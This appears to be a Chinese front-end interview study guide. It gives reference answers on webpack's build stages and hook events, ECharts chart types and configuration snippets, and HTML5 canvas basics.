
#### 2.2 webpack的打包流程

**参考答案**：

Webpack的运行流程是一个串行的过程，从启动到结束依次执行以下流程：

1. 初始化：启动构建，读取与合并配置参数，加载 Plugin，实例化 Compiler。
2. 编译：从 Entry 发出，针对每个 Module 串行调用对应的 Loader 去翻译文件内容，再找到该 Module 依赖的 Module，递归地进行编译处理。
3. 输出：对编译后的 Module 组合成 Chunk，把 Chunk 转换成文件，输出到文件系统。

如果只执行一次构建，以上阶段将会按照顺序各执行一次。但在开启监听模式下，流程将变为如下：



下面具体介绍一下webpack的三个大阶段具体的小步。

初始化阶段

初始化阶段大致分为：

* 合并shell和**配置文件文件**的参数并且**实例化Complier对象**。
* **加载插件**
* **处理入口**

|  |  |
| --- | --- |
| **事件名** | **解释** |
| 初始化参数 | 从配置文件和 Shell 语句中读取与合并参数，得出最终的参数。 这个过程中还会执行配置文件中的插件实例化语句 new Plugin()。 |
| 实例化 Compiler | 用上一步得到的参数初始化Compiler实例，Compiler负责文件监听和启动编译。Compiler实例中包含了完整的Webpack配置，全局只有一个Compiler实例。 |
| 加载插件 | 依次调用插件的apply方法，让插件可以监听后续的所有事件节点。同时给插件传入compiler实例的引用，以方便插件通过compiler调用Webpack提供的API。 |
| environment | 开始应用Node.js风格的文件系统到compiler对象，以方便后续的文件寻找和读取。 |
| entry-option | 读取配置的Entrys，为每个Entry实例化一个对应的EntryPlugin，为后面该Entry的递归解析工作做准备。 |
| after-plugins | 调用完所有内置的和配置的插件的apply方法。 |
| after-resolvers | 根据配置初始化完resolver，resolver负责在文件系统中寻找指定路径的文件。 |

编译阶段

|  |  |
| --- | --- |
| **事件名** | **解释** |
| before-run | 清除缓存 |
| run | 启动一次新的编译。 |
| watch-run | 和run类似，区别在于它是在监听模式下启动的编译，在这个事件中可以获取到是哪些文件发生了变化导致**重新启动**一次新的编译。 |
| compile | 该事件是为了告诉插件一次**新的**编译将要启动，同时会给插件带上compiler对象。 |
| compilation | 当Webpack以开发模式运行时，每当检测到文件变化，一次新的Compilation将被创建。一个Compilation对象包含了当前的模块资源、编译生成资源、变化的文件等。Compilation对象也提供了很多事件回调供插件做扩展。 |
| make | 一个新的Compilation创建完毕，即将从Entry开始读取文件，根据文件类型和配置的Loader对文件进行编译，编译完后再找出该文件依赖的文件，递归的编译和解析。 |
| after-compile | 一次Compilation执行完成。这里会根据编译结果 合并出我们最终生成的文件名和文件内容。 |
| invalid | 当遇到文件不存在、文件编译错误等异常时会触发该事件，该事件不会导致Webpack退出。 |

这里主要最重要的就是compilation过程，compilation实际上就是调用相应的loader处理文件生成chunks并对这些chunks做优化的过程。几个关键的事件（Compilation对象this.hooks中）：

|  |  |
| --- | --- |
| **事件名** | **解释** |
| build-module | 使用对应的Loader去转换一个模块。 |
| normal-module-loader | 在用Loader对一个模块转换完后，使用acorn解析转换后的内容，输出对应的抽象语法树（AST），以方便Webpack后面对代码的分析。 |
| program | 从配置的入口模块开始，分析其AST，当遇到require等导入其它模块语句时，便将其加入到**依赖的模块列表**，同时对新找出的**依赖模块递归分析**，最终搞清所有模块的**依赖关系**。 |
| seal | 所有模块及其**依赖**的模块都通过Loader转换完成后，根据依赖关系开始生成Chunk。 |

输出阶段

|  |  |
| --- | --- |
| **事件名** | **解释** |
| should-emit | 所有需要输出的文件已经生成好，询问插件哪些文件需要输出，哪些不需要。 |
| emit | 确定好要输出哪些文件后，执行文件输出，可以在这里获取和修改输出内容。 |
| after-emit | 文件输出完毕。 |
| done | 成功完成一次完成的编译和输出流程。 |
| failed | 如果在编译和输出流程中遇到异常导致Webpack退出时，就会直接跳转到本步骤，插件可以在本事件中获取到具体的错误原因。 |

#### 2.3 webpack 有哪些阶段

**参考答案**：

1. webpack的准备阶段
2. modules和chunks的生成阶段
3. 文件生成阶段

## 3. 图

#### 3.1 ECharts

**参考答案**：

**ECharts**

ECharts是百度开源的纯 Javascript 图表库，目前开源可以与highcharts相匹敌的一个图表库.支持折线图（区域图）、柱状图（条状图）、散点图（气泡图）、K线图、饼图（环形图）、雷达图（填充雷达图）、和弦图、力导向布局图、地图、仪表盘、漏斗图、事件河流图等12类图表，同时提供标题，详情气泡、图例、值域、数据区域、时间轴、工具箱等7个可交互组件，支持多图表、组件的联动和混搭展现。

**简单配置**

1.Head内通过script引入ECharts3的js：2.为 ECharts 准备一个具备大小（宽高）的 DOM :  
3.初始化echarts实例var myChart = echarts.init(document.getElementById('main'));  
4.设置Option中参数，指定图表的配置项和数据  
5.使用setoption生成图表显示图表：myChart.setOption(option);

**图表名词**

* line：折线图，堆积折线图，区域图，堆积区域图。
* bar：柱形图（纵向），堆积柱形图，条形图（横向），堆积条形图。
* scatter：散点图，气泡图。散点图至少需要横纵两个数据，更高维度数据加入时可以映射为颜色或大小，当映射到大小时则为气泡图
* k：K线图，蜡烛图。常用于展现股票交易数据。
* pie：饼图，圆环图。饼图支持两种（半径、面积）南丁格尔玫瑰图模式
* radar：雷达图，填充雷达图。高维度数据展现的常用图表。
* chord：和弦图。常用于展现关系数据，外层为圆环图，可体现数据占比关系，内层为各个扇形间相互连接的弦，可体现关系数据
* force ：力导布局图。常用于展现复杂关系网络聚类布局。
* map：地图。内置世界地图、中国及中国34个省市自治区地图数据、可通过标准GeoJson扩展地图类型。支持svg扩展类地图应用，如室内地图、运动场、物件构造等。
* gauge：仪表盘。用于展现关键指标数据，常见于BI类系统。
* funnel：漏斗图。用于展现数据经过筛选、过滤等流程处理后发生的数据变化，常见于BI类系统。
* evnetRiver：事件河流图。常用于展示具有时间属性的多个事件，以及事件随时间的演化。
* treemap：矩形式树状结构图，简称：矩形树图。用于展示树形数据结构，优势是能最大限度展示节点的尺寸特征。
* venn：韦恩图。用于展示集合以及它们的交集。

**折线图的折线平滑显示**

|  |  |
| --- | --- |
| 1  2  3 | series: [      smooth: **true**,  ] |

**设置图例的形状**

修改图例的icon，自带的有'circle', 'rect', 'roundRect', 'triangle', 'diamond', 'pin', 'arrow'

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | legend : { //=========圖表控件                      show : **true**,                      data : [ {                          name : '负载',                            icon : 'rect'                        },                     {                          name : '用户名',                          icon : 'roundRect'                      } ]                  } |

#### 3.2 canvas

**参考答案**：

**简介**：

是H5新增的组件，就像一块幕布，一个可以使用脚本（通常为Javascript）在其中绘制图形的HTML元素，他可以用来制作各种图、表，或者一些动画，同时还可以实现动画、缩放、各种过滤和像素 转换等高级操作。

**特点**：

1. canvas 元素是html5的核心功能之一，使用 JavaScript 在网页上绘制图像。
2. 画布是一个矩形区域，您可以控制其每一像素。
3. 每次更改某个canvas元素，此canvas元素都需要整体重绘。
4. 无法只修改某个canvas元素的某一部份。
5. canvas 拥有多种绘制路径、矩形、圆形、字符以及添加图像的方法。
6. canvas 元素本身没有绘图能力。